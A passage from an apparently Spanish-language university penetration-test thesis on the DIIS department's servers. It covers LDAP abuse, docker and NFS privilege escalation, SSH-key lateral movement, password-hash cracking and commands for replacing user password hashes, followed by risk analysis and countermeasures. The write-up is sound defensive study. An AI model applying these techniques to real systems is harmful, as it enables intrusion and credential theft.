La idea para comprometer el resto de servidores accesibles por alumnos es copiar el mismo *shellcode* que se ha utilizado antes en *servidor3* en un directorio */home*, con usuario propietario *root* y el bit SUID activado. Sin embargo, como se observa en la Figura 3.7, *root* no puede escribir dentro de los directorios */home* de los usuarios.



Figura 3.7: Permiso denegado al escribir en un directorio */home*.

De esto se deduce que en la exportación del sistema de ficheros */hendrix* en *servidor5* a *servidor3* está habilitada la opción *root_squash*, que prohíbe al usuario *root* de *servidor3* leer, escribir y acceder a sus subdirectorios. De modo que este método no sirve.

Como se vio antes, los usuarios del grupo *admin* pueden ejecutar cualquier comando como *root* en *servidor3*. Esto es probable que también ocurra en el resto de servidores al compartir instancias LDAP, y por tanto sus grupos. Así que se intenta añadir un nuevo usuario al grupo *admin* con la autenticación anónima vista anteriormente. Para ello, se crea un fichero *.ldif* en el que se especifica el cambio:

```
dn: cn=admin,ou=group,o=diislab
changetype: modify
add: memberUid
memberUid: usuario1
```

Sin embargo, después de ejecutar el siguiente comando para realizar dicho cambio, se observa que no se tienen permisos de escritura en la instancia LDAP:

```
proxychains ldapmodify -H ldap://servidor1 -x -f admin.ldif
modifying entry "cn=admin,ou=group,o=diislab"
ldap_modify: Insufficient access (50)
        additional info: Insufficient 'write' privilege to the 'memberUid' \
    attribute of entry 'cn=admin,ou=group,o=diislab'.
```

Esto tampoco tiene éxito con las credenciales que utiliza *servidor3* para todas las consultas LDAP que realiza (inicios de sesión de usuarios, etc.), presentes en texto claro en el fichero `/etc/nslcd.conf`.

Ahora que se puede acceder al directorio */home* del usuario *root* (`/root`), se ve que en su directorio `.ssh` tiene una clave privada de OpenSSH RSA sin contraseña. Se intenta iniciar sesión en el resto de servidores por SSH con esa misma clave, pero piden la contraseña del usuario *root*. Por tanto, es posible que esta clave no esté autorizada en esos servidores, o bien estos tengan prohibido el acceso por SSH como *root* (directiva *PermitRootLogin* en el fichero `/etc/ssh/sshd_config`), pese a que en *servidor3* esto no sea así.

Como también se ha visto antes, *usuario2* es el administrador del entorno de sistemas del DIIS, y puede ejecutar comandos en *servidor3* con permisos de *root* sin proporcionar contraseña, por lo que es probable que también lo pueda hacer en el resto de servidores. Para comprobar esto, y dado que sus claves requieren contraseñas, se añade una clave pública a sus autorizadas para iniciar sesión como él en estos servidores.

De este modo se puede acceder al resto de servidores con su usuario. Sin embargo, se observa que en el resto de servidores no puede ejecutar comandos como *root* sin proporcionar contraseña (sudo en el caso de los sistemas CentOS y pfexec en los sistemas Solaris). Por tanto, se concluye que esta configuración solo existe en *servidor3*.

En el primer intento de volcado de los servidores LDAP se vio que existe el grupo *docker*, el cual suele ser local, como lo es en *servidor3*. Como un usuario del grupo *docker* puede escalar privilegios fácilmente creando un contenedor y montando la raíz del host en un directorio del contenedor para editar ficheros como *root* (siempre que *docker* no se esté ejecutando en modo *rootless*), se comprueba en qué servidores existe el binario de *docker*. Se observa que, además de en *servidor3*, existe en dos más.

Sin embargo, en uno de ellos el binario real es el de *podman*, no el de *docker*. Esto se puede ver al consultando su versión:

```
servidor9:~/ docker --version
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
```

Además, *podman* está funcionando en modo *rootless* y no *rootful*, es decir, que los ficheros que pertenecen a *root* en el host no se pueden leer ni modificar dentro de un contenedor. Esto se puede comprobar consultando la información de cómo se ha lanzado *podman*:

```
servidor9:~/ podman info | grep -i rootless
rootless: true
```

De modo que en *servidor9* no se considera escalar privilegios abusando del grupo *docker*. Por el contrario, en la otra máquina (*servidor10*), el binario de *docker* sí es tal y su demonio está corriendo con el modo por defecto (sin *rootless*), de modo que se puede obtener *root*. Como el usuario administrador es *usuario2* (y pertenece al grupo *docker*), se crea un contenedor con la raíz del host en su interior, y se modifica el fichero `/etc/sudoers` para otorgar permisos de administrador a *usuario1* (Figura 3.8).



Figura 3.8: Obtención de *root* abusando de grupo *docker*.

Algo que llama la atención es que en este servidor, el usuario *root* sí puede escribir en directorios del sistema de ficheros */hendrix* de *servidor5*. Por lo tanto, ahora sí se puede usar el método anterior del *shellcode* (Figura 3.9). De esto se deduce que en la exportación desde *servidor5* está habilitada la opción *no_root_squash*, lo que permite que el usuario *root* del cliente conserve privilegios de superusuario sobre los ficheros exportados por NFS.



Figura 3.9: Usuario *root* con capacidad de escritura en un directorio */home*.

Para comprometer el resto de máquinas, simplemente hay que compilar el *shellcode* en C para las arquitecturas SPARC y arm64, y desde *servidor10* asignarle *root* como usuario propietario y activar el bit SUID. En las máquinas de los laboratorios, al utilizar el mismo sistema de ficheros para sus directorios */home*, también se puede migrar al usuario *root*.

Tras todo este proceso, se puede confirmar que los usuarios del grupo *admin* de LDAP pueden ejecutar, con contraseña, comandos como *root* en todos estos servidores.

Ahora que se han comprometido *servidor1* y *servidor2* (además del resto de máquinas de la Tabla 3.1), se puede explotar el uso de LDAP sin cifrado TLS. Para ello, se desarrollan

dos herramientas en lenguaje Python para automatizar el proceso de robo de credenciales capturando tráfico [16], una de ellas destinada a ejecutar en local (en el servidor objetivo) y la otra a ejecutar en remoto con acceso SSH a dicho servidor.

3.5.2. Administración de servidores LDAP

En *servidor9* se observa que en los directorios `/export/old/d02/backup/servidor4/root` y `/export/old/d02/backup/servidor8.old` hay copias de las raíces de los sistemas *servidor4* y *servidor8*, respectivamente, dentro de una unidad de almacenamiento de 1.8 terabytes. En el directorio relativo `/root/etc` de la copia de *servidor4* hay, aparentemente, dos ficheros de configuración LDAP en texto claro.

En uno de ellos se encuentra información relativa a las instancias LDAP de *servidor1/2* (base *diislab*) entre la que se incluye un usuario y una contraseña. En el otro fichero, se asocia una base llamada *diis* al mismo usuario y a dos contraseñas. Se intuye que se refiere a otra instancia LDAP, probablemente en *servidor4*.

LDAP *servidor1/2*

Al intentar un volcado completo en *servidor1*, se observa que las credenciales del primer fichero son de administrador al no obtener el error de tamaño límite excedido, ver el atributo *userPassword* de cada usuario y poder añadir a *usuario1* al grupo *admin*.

En el volcado, esta vez completo, de las instancias LDAP de *servidor1/2*, se observa que las contraseñas se almacenan como *hashes* en formato DES *crypt* y se codifican en base64, además de los *hashes* NT y LM ya vistos.

Al tener credenciales de administrador, se pueden modificar los atributos de cualquier usuario. Por ejemplo, se podría cambiar la contraseña de un usuario generando sus 3 *hashes*:

```
# Hash DES
mkpasswd -m des 'PASSWORD'

# Hashes NT y LM
python -c 'from passlib.hash import nthash, lmhash; \
  print(nthash.hash("PASSWORD").upper()); \
  print(lmhash.hash("PASSWORD").upper())'
```

y con un fichero *.ldif* como este:

```
dn: uid=USER,ou=People,o=diislab
changetype: modify
replace: userPassword
userPassword: {CRYPT}HASH_DES
-
replace: sambaNTPassword
sambaNTPassword: HASH_NT
```

```
-
replace: sambaLMPassword
sambaLMPassword: HASH_LM
```

LDAP *servidor4*

Las últimas credenciales obtenidas estaban en un *backup* de *servidor4*, por lo que se comprueba si en esta máquina hay una instancia LDAP corriendo.

```
proxychains nmap -Pn -sTV servidor4 -p 389
Nmap scan report for servidor4
PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)
```

Se observa que así es, que esta instancia permite autenticación anónima y que el *firewall* limita su tráfico entrante desde fuera al puerto 389. La existencia de esta otra instancia sugiere que también se utiliza LDAP para la gestión de usuarios en las máquinas del DIIS no accesibles por alumnos.

En el caso de este nuevo servidor LDAP, sin credenciales no se pueden ver atributos de contraseñas (esta vez sí están protegidas con ACLs) y el resultado de un volcado completo no muestra que se haya excedido el tamaño límite de resultados (probablemente porque no hay tanto contenido), pero no se tiene capacidad de escritura.

Modificando temporalmente un atributo de un usuario se comprueba que las credenciales obtenidas del *backup* de *servidor4* son de administrador. En el volcado de la información de esta instancia LDAP se observa que los directorios */home* de los usuarios provienen del sistema de ficheros */danaeh*, también exportado desde *servidor5*.

Otras instancias LDAP

Visto que hay, aparentemente, otras instancias LDAP además de *servidor1/2*, se escanea la supuesta red del DIIS en busca de otras instancias LDAP. Como hasta ahora las vistas escuchan en el puerto 389, el escaneo se realiza en ese puerto.

```
central:~/ nmap -sTV DIIS_CIDR -p 389 --open
[...]
Nmap scan report for servidor6
PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)

Nmap scan report for servidor7
PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)
```

El resultado arroja que hay instancias LDAP en un total de 12 direcciones IP, todas ellas permitiendo autenticación anónima. Comprobando las IPs de las máquinas ya comprometidas

y las claves públicas de sus servicios SSH, 6 de ellas son de *servidor1* y *servidor2*, 2 son de *servidor4*, 3 son de *servidor6* y una de *servidor7*.

Para esto último se utiliza la herramienta *ssh-keyscan*, que permite obtener y comparar las claves públicas de los servidores SSH:

```
proxychains ssh-keyscan -T 5 servidor4 servidor6 ... | grep -vE "#|closed"
```

Se observa que en las dos nuevas instancias, los atributos de contraseñas *hasheadas* también están protegidos con ACLs y no son visibles con autenticación anónima. Además, se observa que utilizan el sistema de ficheros */danaeh* ya visto de *servidor5* para los automontajes de directorios */home*.

3.5.3. Compromiso de otros servidores del departamento

Explorando las claves privadas del usuario root de los servidores comprometidos, se descubre que la clave *id_rsa* de *servidor1*, la cual no requiere contraseña, da acceso por SSH como root a *servidor5*. En este punto se tiene acceso a los sistemas de ficheros */hendrix* y */danaeh*, que contienen los directorios */home* de todos los usuarios de las instancias LDAP vistas.

En su fichero `/etc/exports` se ven más sistemas de ficheros exportados: */local* y */danaee*. En estos se observa información y archivos de configuración de varios servicios distintos (MySQL, SMB, etc.), copias de seguridad, imágenes de sistemas operativos y raíces web, entre otras cosas. Controlar estas raíces web (*webdiis*, *mih*, *diis*, entre otras) permitiría acceso remoto a través de varias *reverse shells* a los servidores que las alojan, los cuales se observa que son uno solo con el método anterior de huellas SSH.

En el fichero `/etc/exports` ya mencionado se observan muchas exportaciones, lo cual resulta útil para saber qué otros servidores pertenecen al DIIS. Entre estas direcciones están las de las 6 máquinas ya comprometidas, además de las de las máquinas de los laboratorios. También se observa que no todas las direcciones IP pertenecen al mismo segmento de red, lo que anula la hipótesis planteada al principio de que todas las máquinas del DIIS están dentro de este rango. A partir de la copia de la raíz de *servidor8* mencionada en el apartado anterior, se gana acceso por SSH como root al propio *servidor8* con una clave privada *id_dsa* que no requiere contraseña.

A partir de este punto, se inicia un proceso de movimiento lateral que parte de *servidor8*. Este proceso consiste en intentar comprometer la mayor cantidad de máquinas posibles, aprovechando el poder colocar claves privadas personales SSH en usuarios estratégicos y la reutilización de claves privadas autorizadas en distintas máquinas. Este proceso se limita a las máquinas identificadas en el fichero `/etc/exports` ya mencionado, ya que solo esas se puede asegurar que pertenecen al DIIS.

A partir de las direcciones IP mencionadas y la información obtenida de los ficheros `.ssh/authorized_keys` de las propias máquinas, que permiten establecer relaciones de

confianza entre sistemas, se logran comprometer 23 máquinas de un total de 27 (sin contar laboratorios), entre las que se encuentra la que aloja las raíces web ya mencionadas, reutilizando distintas claves privadas SSH de root. En las relaciones de confianza descritas aparecen más máquinas de las comprometidas, pero no se considera su acceso al no poder asegurar que pertenecen al DIIS, ya que no están en el fichero `/etc/exports` de *servidor5*.

Al no haber encontrado ninguna máquina más en el proceso de movimiento lateral, se considera que hay un total de 5 máquinas con instancias LDAP en el DIIS. Se ha visto que algunas de las máquinas comprometidas usan *servidor4* como única instancia LDAP o bien *servidor6* y *servidor7* como principal y secundaria, respectivamente. Esto define un total de 3 instancias reales distintas en el DIIS: *servidor1/2*, *servidor4* y *servidor6/7*.

Reutilizando credenciales del apartado anterior en la instancia LDAP de *servidor6/7*, solo se puede ver el atributo de contraseñas *userPassword* de los usuarios. Ocultar los atributos de *hashes* NT y LM tiene más sentido que el de *userPassword*, puesto que el tipo de *hash* de este último (DES *crypt*) es mucho menos débil que los anteriores. Aún así, no se debería de poder ver, puesto que las credenciales probadas no son de administrador, ya que no tienen permiso de escritura.

Al haber obtenido root en *servidor6* y *servidor7*, se podría cambiar el *hash* de su contraseña de administrador y controlar ambas instancias, puesto que se ha visto que es la misma en ambos servidores. Esta acción no se realiza para no afectar al uso de este servicio ni a su disponibilidad, ya que se requeriría reiniciar la instancia LDAP.

3.5.4. *Crackeo* de *hashes* de contraseñas

Como se ha comprobado, LDAP constituye el principal método de autenticación de usuarios en los servidores del DIIS. Tras haber comprometido la mayoría de las instancias LDAP del DIIS y obtenido los *hashes* de los usuarios de todas ellas, se procede a intentar romper dichos *hashes* con el objetivo de evaluar la robustez de las contraseñas, tanto las asignadas por defecto como las modificadas por los usuarios.

Se realizan dos procesos de descifrado de *hashes* utilizando la herramienta *hashcat* y una tarjeta gráfica NVIDIA GeForce GTX 1650 Ti en Linux. En la Tabla 3.2 se muestra un resumen de los resultados obtenidos.

Origen	**Tipo de *hash***	**Total**	**Descifrados**	**Éxito**	**Tiempo aprox**
servidor1/2/4	NT	7295	4223	57,89 %	10 horas
servidor6/7	DES *crypt*	405	284	70,12 %	1 seg

Tabla 3.2: Resultados obtenidos mediante ataques de fuerza bruta y diccionario.

Para el primer proceso se ha utilizado fuerza bruta incremental (entre 1 y 9 caracteres), y para el segundo un diccionario con las contraseñas obtenidas en el primero; de este modo también se ve qué cantidad de contraseñas están duplicadas. En ambos procesos, 7 de las contraseñas obtenidas pertenecen a usuarios administradores. El tipo de *hash* LM se descarta

porque la herramienta *hashcat* no lo soporta correctamente.

También se utiliza la plataforma *hashes.com* [12] para saber cuántos de los *hashes* rotos se podrían obtener sin necesidad de procesos de descifrado como los realizados. La plataforma identifica el tipo de los *hashes* introducidos y busca en su lista de *hashes* ya rotos, la cual expanden los usuarios de la plataforma. Entre las 3 instancias LDAP vistas se obtienen un total de 20 *hashes* distintos de usuarios administradores, que son los que se introducen en la plataforma. En la Tabla 3.3 se muestra un resumen de los resultados obtenidos.

Formato	***Hashes* analizados**	**Coincidencias**
NT	20	12
LM	20	0
DES *crypt*	20	0
Total	60	12

Tabla 3.3: Resultados obtenidos de la plataforma *hashes.com*.

Si el primer vector de entrada (CVE del binario sudo) no existiera, se hubiera podido elevar privilegios iniciando sesión como alguno de los usuarios administradores de los que se ha obtenido su contraseña a partir de sus *hashes*, puesto que están expuestos por la autenticación anónima en la instancia LDAP de *servidor1/2*, así como en el resto.

3.6. Vectores de ataque descartados

En esta sección se describen algunas de las principales técnicas empleadas durante la post-explotación (Sección 3.5) y que no dieron resultados.

3.6.1. *Pass-the-Hash*

El atributo *sambaNTPassword* de las instancias LDAP contiene el *hash* NT, que se puede usar para autenticarse (autenticación NTLM) contra servicios remotos como SMB o RDP (*Remote Desktop Protocol*). Para esto se utiliza la herramienta *crackmapexec*, que permite probar automáticamente autenticaciones como diferentes usuarios con contraseña o *hash* en diferentes máquinas.

Como máquinas objetivo se utilizaron las direcciones IP del fichero `servidor5:/danaee/www/webdiis/etc/wol.txt`, que pertenecen a las máquinas de profesores autorizadas a realizar encendido remoto WoL (*Wake-on-LAN*). Se recurre a las que son potencialmente vulnerables al ser Windows, tener deshabilitada la firma SMB (SMB *signing*) y tener soporte SMBv1 habilitado.

Sin embargo, no fue posible obtener ejecución remota de comandos ni autenticación válida mediante *pass-the-hash* (autenticación con *hash*) o contraseña (se utilizan las extraídas en los procesos de fuerza bruta anteriores). No se ha podido determinar la causa exacta, aunque

probablemente se deba a diferencias entre los *hashes* NT, las credenciales SMB y las cuentas locales de Windows.

3.6.2. NTLM *relay*

Como se identificaron máquinas con firma SMB deshabilitada y los *hashes* NT obtenidos no son válidos para autenticarse en dichas máquinas, se intentó reenviar autenticaciones NTLM generadas por los propios usuarios profesores, que contienen credenciales válidas. Como se necesita estar en red con las máquinas objetivo, se creó un contenedor *docker* en *servidor3* con una red *macvlan* para obtener una IP de la red de UNIZAR; de este modo no se alteró ningún servidor comprometido. Con el escenario presente, hay dos formas de realizar este ataque.

El primero es el más habitual: envenenar tráfico con la herramienta *Responder* [18] para que los clientes Windows se autentiquen contra el contenedor y, con la herramienta *ntlmrelayx.py* [17] reenviar esa autenticación al resto de máquinas vulnerables para intentar que la autenticación sea exitosa y ganar ejecución remota de comandos. Sin embargo, esto requiere de cierta interacción especial de los usuarios clientes que no se dio.

El segundo consiste en aprovechar que se tienen permisos de *root* en el servidor SMB que usan los clientes Windows (esos permisos se han obtenido en el proceso de movimiento lateral), para redirigir el tráfico directamente al contenedor, por lo que no se requeriría de dicha interacción de los usuarios. Sin embargo, esto podría interferir con el uso habitual de este servicio, por lo que no se considera.

4. Análisis de riesgos y contramedidas

El *pentesting* realizado ha permitido encontrar vulnerabilidades y malas configuraciones en los sistemas informáticos del DIIS. En este capítulo se analiza el impacto potencial de las vulnerabilidades encontradas, así como posibles medidas para mitigar los riesgos detectados y las limitaciones del trabajo.

4.1. Modelo de amenaza

El escenario considera como atacante a un usuario con credenciales válidas de alumno del DIIS. Este usuario solo dispone de los privilegios básicos que tienen los estudiantes para el uso de los servidores docentes mediante acceso SSH. El análisis se ha realizado bajo las siguientes condiciones:

- El atacante posee credenciales de bajos privilegios.
- No se han considerado técnicas de ingeniería social.
- No se ha considerado acceso físico a los sistemas.
- El acceso inicial se realiza a través de los servidores disponibles para los alumnos.

Este escenario es especialmente relevante ya que representa una amenaza realista, en la que un usuario autorizado puede intentar abusar de vulnerabilidades varias para aumentar su privilegio.

4.2. Impacto sobre la seguridad

El impacto de las vulnerabilidades encontradas se analiza utilizando los tres pilares clásicos de la seguridad [5]: confidencialidad, integridad y disponibilidad.

Confidencialidad

Durante el proceso de *pentesting* se ha logrado acceder a información que originalmente debería estar restringida. Algunos ejemplos relevantes son el contenido de directorios */home* de usuarios del DIIS y de las instancias LDAP (especialmente *hashes* de contraseñas); o claves privadas SSH de usuarios estratégicos. La exposición de este tipo de información puede facilitar ataques posteriores como el robo de credenciales o la suplantación de identidad de otros usuarios.

Integridad

El acceso a servidores con privilegios de administrador permite modificar configuraciones del sistema. En particular, el control de los servidores LDAP permitiría modificar pertenencias a grupos de usuarios, cambiar contraseñas de cuentas existentes o alterar configuraciones de la autenticación LDAP. Estas acciones podrían permitir a un atacante mantener acceso persistente a los sistemas o modificar el comportamiento de este servicio.

Disponibilidad

Aunque durante el *pentesting* no se han realizado acciones destructivas, los accesos con privilegios de administrador permitirían eliminar datos almacenados en los servidores, modificar configuraciones de servicios importantes o interrumpir el funcionamiento de los sistemas. En consecuencia, la disponibilidad de los servicios docentes podría verse gravemente afectada.

4.3. Principales vulnerabilidades identificadas

Las vulnerabilidades más relevantes detectadas durante el trabajo se resumen en la Tabla 4.1.

Vulnerabilidad	**Riesgo**	**Descripción**
Autenticación anónima LDAP	Alto	Permite el acceso sin credenciales para consultar información de las instancias LDAP.
LDAP sin cifrado TLS	Medio	Los datos (incluyendo credenciales) viajan en texto plano por la red, vulnerables a captura de tráfico.
Ejecutable *sudo* desactualizado	Alto	CVE explotable que permite escalar privilegios a cualquier usuario.
Docker mal configurado	Alto	Permite crear contenedores con privilegios de administrador (escalada de privilegios).
No_root_squash inseguro en NFS	Medio	Permite leer ficheros confidenciales, inyectar código malicioso, escalar privilegios, etc.
Credenciales en texto claro	Medio	Facilita el robo de contraseñas y tokens por usuarios locales.
Claves SSH sin cifrar	Alto	Si se compromete el fichero, el atacante puede utilizarlas inmediatamente.

Tabla 4.1: Análisis de vulnerabilidades y riesgos asociados.

Aunque algunos de estos elementos pueden parecer de bajo riesgo de forma individual, su combinación ha permitido la escalada progresiva de privilegios y el movimiento lateral entre máquinas.

Caracterización de CVE-2021-3156

Como ya se explicó en la Sección 3.3.1, la vulnerabilidad CVE-2021-3156 consiste en un desbordamiento de búfer en la función «sudoedit -s» del binario sudo (versiones 1.8.2 a 1.8.31p2 y 1.9.0 a 1.9.5p1), y permite a cualquier usuario local con cualquier nivel de privilegio obtener permisos de superadministrador. Fue descubierta originalmente por el proveedor de seguridad Qualys Security Advisory y publicada en enero de 2021 [8]. Esta vulnerabilidad está caracterizada con un 7,8 en su CVSS (*Common Vulnerability Scoring System*), el estándar usado para medir la gravedad de vulnerabilidades de seguridad informática. Se la considera por tanto una CVE de gravedad alta.

4.4. Contramedidas

A continuación se proponen diversas medidas en varios ámbitos destinadas a reducir la superficie de ataque de los sistemas del DIIS.

4.4.1. Seguridad en LDAP

LDAP constituye el principal método de autenticación en el entorno del DIIS, de modo que debería estar lo más blindado posible. Se recomienda implementar las siguientes medidas:

- Deshabilitar el *bind* anónimo en los servidores LDAP y exigir autenticación en los mismos para proteger su contenido. Para ello hay que configurar la directiva *disallow bind_ anon* en el fichero de configuración del servidor o ajustar las ACLs para rechazar cualquier conexión sin credenciales.
- Utilizar LDAP con cifrado TLS para proteger las comunicaciones de red referentes a LDAP (principalmente autenticaciones en texto claro). Para ello es necesario instalar un certificado digital válido en el servidor y activar el protocolo LDAPS (puerto 636) o forzar el cifrado mediante STARTTLS (puerto 389) en todas las conexiones.
- Revisar las políticas de acceso a ciertos atributos sensibles almacenados en directorios (principalmente contraseñas). Se pueden definir reglas de control de acceso granulares dentro del esquema LDAP que restrinjan atributos para que solo sean legibles por el propio usuario o un administrador.
- Evitar en la medida de lo posible almacenar credenciales en texto claro, bien sea en copias de seguridad o en cualquier otro sitio. Se recomienda utilizar gestores de secretos como HashiCorp Vault o cifrar ficheros mediante herramientas como GnuPG.

4.4.2. Gestión de claves SSH

Las claves privadas utilizadas para tareas de administración deben gestionarse de forma segura. En particular se recomienda obligar a los usuarios a que protejan sus claves privadas mediante *passphrase*, ya que así un atacante malicioso no podrá utilizarlas aunque tenga acceso a ellas. También se recomienda deshabilitar el acceso directo como administrador mediante SSH y usar otros usuarios administradores, ya que de este modo será mucho más difícil identificar usuarios estratégicos con privilegios elevados.

4.4.3. Gestión de privilegios

La pertenencia de usuarios al grupo *docker* o la opción de NFS *no_root_squash* puede permitir la escalada de privilegios. Por ello, se recomienda configurar *docker* en modo *rootless* o utilizar *podman* en su modo por defecto (*rootless*). También se recomienda deshabilitar la opción *no_root_squash* en todas las exportaciones NFS, ya que de este modo se corta de raíz la posibilidad de obtener privilegios de *root* a través de recursos compartidos.

4.4.4. Segmentación de red

La red analizada muestra mucha confianza entre sistemas. Para reducir el impacto de posibles compromisos, se recomienda aislar los servidores utilizados por alumnos del resto, bien sea segmentando la red del DIIS o con políticas de *firewall*. De este modo se garantiza que no haya movimientos laterales a otras máquinas del DIIS al no poder usar dichos servidores como pivotes.

4.4.5. Contraseñas débiles

La existencia de contraseñas débiles facilita el acceso no autorizado a los sistemas. Para mitigar este riesgo, se recomienda establecer contraseñas robustas por defecto para los usuarios, especialmente aquellas con privilegios elevados, así como implementar expiración de contraseñas y obligar a los usuarios a utilizar políticas de contraseñas seguras (longitud mínima, complejidad, etc.).

4.4.6. Versiones desactualizadas

El primer vector de entrada utilizado para elevar privilegios ha sido una vulnerabilidad registrada en 2021. La existencia de binarios o servicios desactualizados puede llevar a compromisos de este tipo. Para mitigar esto, se recomienda revisar periódicamente actualizaciones en todos los sistemas y servicios desplegados.

4.5. Limitaciones del trabajo

Es importante señalar que el alcance de este trabajo ha estado limitado por diversas restricciones que condicionan la interpretación de los resultados. En primer lugar, el análisis realizado se ha centrado exclusivamente en vectores de ataque técnicos, por lo que se han excluido las técnicas de ingeniería social. Esta decisión implica que no se ha evaluado el factor humano ni la resistencia del personal ante engaños. Además, tampoco se han contemplado ataques de denegación de servicio. Esto se debe a la necesidad de mantener la disponibilidad de los sistemas y sus servicios activos, evitando cualquier interrupción que pudiera afectar a su uso habitual.

Finalmente, es importante considerar que el tiempo para el desarrollo de este trabajo ha sido limitado, lo cual ha condicionado la profundidad del análisis realizado. Debido a esto, el análisis se ha centrado en los aspectos más relevantes (escaneos, vulnerabilidades con CVE, etc.), dejando fuera otros elementos menos prioritarios (análisis exhaustivo del contenido de máquinas o registros, etc.). Por tanto, los resultados no deben entenderse como una auditoría de ciberseguridad completa, sino como una evaluación parcial de la seguridad del entorno del DIIS.

5. Conclusiones y trabajo futuro

El objetivo principal de este trabajo ha sido evaluar el nivel de seguridad del entorno de servidores del DIIS desde la perspectiva de un usuario con credenciales legítimas de alumno. Para ello se ha realizado un proceso de *pentesting* que ha incluido las fases de la metodología PTES: recolección de información, identificación de vulnerabilidades, explotación y post-explotación.

Los resultados obtenidos muestran que un usuario con privilegios limitados puede, mediante la explotación de diversas vulnerabilidades y malas configuraciones, escalar privilegios y comprometer múltiples sistemas dentro del entorno del DIIS. Un aspecto especialmente relevante es que el compromiso de la mayor parte de la infraestructura no se ha debido a una única vulnerabilidad crítica, sino a la combinación de múltiples. Entre los resultados más relevantes destacan: escalada de privilegios en distintos servidores Linux, acceso a información almacenada en instancias LDAP, obtención de credenciales almacenadas en texto claro y movimiento lateral entre diferentes sistemas mediante claves SSH.

El proceso realizado muestra que el entorno presenta un modelo de seguridad basado en una elevada confianza dentro del DMZ. Esto puede resultar problemático en escenarios donde un atacante dispone de credenciales válidas, como ocurre en el caso de usuarios con cierto privilegio (principalmente usuarios administradores). La falta de segmentación entre distintos sistemas, junto con prácticas de gestión de credenciales mejorables, facilita el movimiento lateral entre equipos una vez obtenido un acceso inicial.

El trabajo realizado demuestra, por tanto, que la seguridad de un sistema no depende únicamente de la ausencia de vulnerabilidades graves, sino también de la correcta configuración de los servicios y de la aplicación de buenas prácticas de administración. Incluso vulnerabilidades aparentemente menores pueden convertirse en un grave problema cuando se combinan dentro de un mismo entorno. Por tanto, resulta fundamental adoptar un enfoque de seguridad que incluya medidas de prevención, detección y respuesta ante incidentes.

Como trabajo futuro, se plantean varias vías para expandir los resultados del proceso realizado. En primer lugar, se propone la realización de escaneos de servicios orientados al protocolo UDP, una tarea que no pudo realizarse por limitaciones de privilegios en el punto inicial. En segundo lugar, resultaría interesante evaluar el factor humano mediante técnicas de ingeniería social; descartadas para priorizar un análisis solamente técnico. Por último, se considera fundamental planificar una comprobación de seguimiento transcurrido un tiempo, con el objetivo de comprobar que las contramedidas propuestas han sido aplicadas y verificar que la seguridad del entorno del DIIS se ha vuelto más robusta.

Bibliografía

[1] *Análisis del binario de bash con VirusTotal.* https://www.virustotal.com/gui/file/f4f38197f69f87d706133da00ce0eb32ac642bd4aa1b2b114a266bb6838f8abe

[2] Instituto Nacional de Ciberseguridad (INCIBE). *Auditoría de ciberseguridad: qué es, para qué sirve y cómo formarte en este campo.* 14 de mayo de 2025. https://www.incibe.es/ed2026/talento-hacker/blog/auditoria-de-ciberseguridad-que-es-para-que-sirve-y-como-formarte-en-este-campo.

[3] Cloudflare. *¿Qué es una prueba de penetración? | Pentesting.* https://www.cloudflare.com/es-es/learning/security/glossary/what-is-penetration-testing/.

[4] *Ejecutable estático de nmap.* https://github.com/opsec-infosec/nmap-static-binaries/blob/master/linux/x86_64/nmap

[5] Fortinet. *Tríada CIA: confidencialidad, integridad y disponibilidad.* https://www.fortinet.com/lat/resources/cyberglossary/cia-triad.

[6] *Hurricane Electric.* https://bgp.he.net/ip/155.210.154.100

[7] *Información de la VPN de UNIZAR.* https://sicuz.unizar.es/comunicaciones/vpn/conexi%C3%B3n-vpn-inicio

